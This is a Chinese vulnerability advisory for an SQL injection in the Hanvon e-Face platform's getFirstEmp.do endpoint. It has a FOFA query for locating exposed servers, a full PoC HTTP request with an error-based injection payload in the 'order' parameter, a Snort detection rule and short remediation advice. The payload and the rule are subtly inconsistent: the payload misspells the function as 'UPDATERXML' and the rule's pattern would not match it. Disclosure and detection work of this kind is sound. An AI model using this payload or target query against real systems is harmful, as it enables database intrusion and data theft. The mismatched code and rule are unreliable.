

汉王e脸通综合管理平台 getFirstEmp.do 存在SQL注入漏洞

汉王e脸通综合管理平台 getFirstEmp.do 存在SQL注入漏洞，攻击者可进行sql注入攻击获取数据库信息或者权限。

影响版本

汉王e脸通综合管理平台

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现

FOFA: icon_hash="1380907357"

POC/EXP:

```
GET /manage/firstPeopleOpen/getFirstEmp.do?
recoToken=67mds2pxXQb&page=1&pageSize=10&groupId=1&order=
(UPDATERXML(2920,CONCAT(0x7e,@@version,0x7e,(SELECT+(ELT(123=123,1))))),8357))
HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/120.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image
/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```



snort规则:

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (  
  msg:"Hanvon eFace - MySQL XML-Based SQLi in getFirstEmp.do";  
  flow:to_server,established;  
  content:"GET"; http_method;  
  content:"/manage/firstPeopleOpen/getFirstEmp.do"; http_uri;  
  content:"order="; http_uri;  
  pcre:"/order=\\(UPDATEXML\\(\\[\\^,\\+\\],CONCAT\\(0x7e,@@version,0x7e\\)\\)/i";  
  metadata:service http;  
  metadata:affected_product "汉王e脸通综合管理平台";  
  metadata:vulnerability_type "MySQL Error-Based SQL Injection";  
  classtype:sql-injection;  
  sid:1000342;  
  rev:1;  
  priority:1;  
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。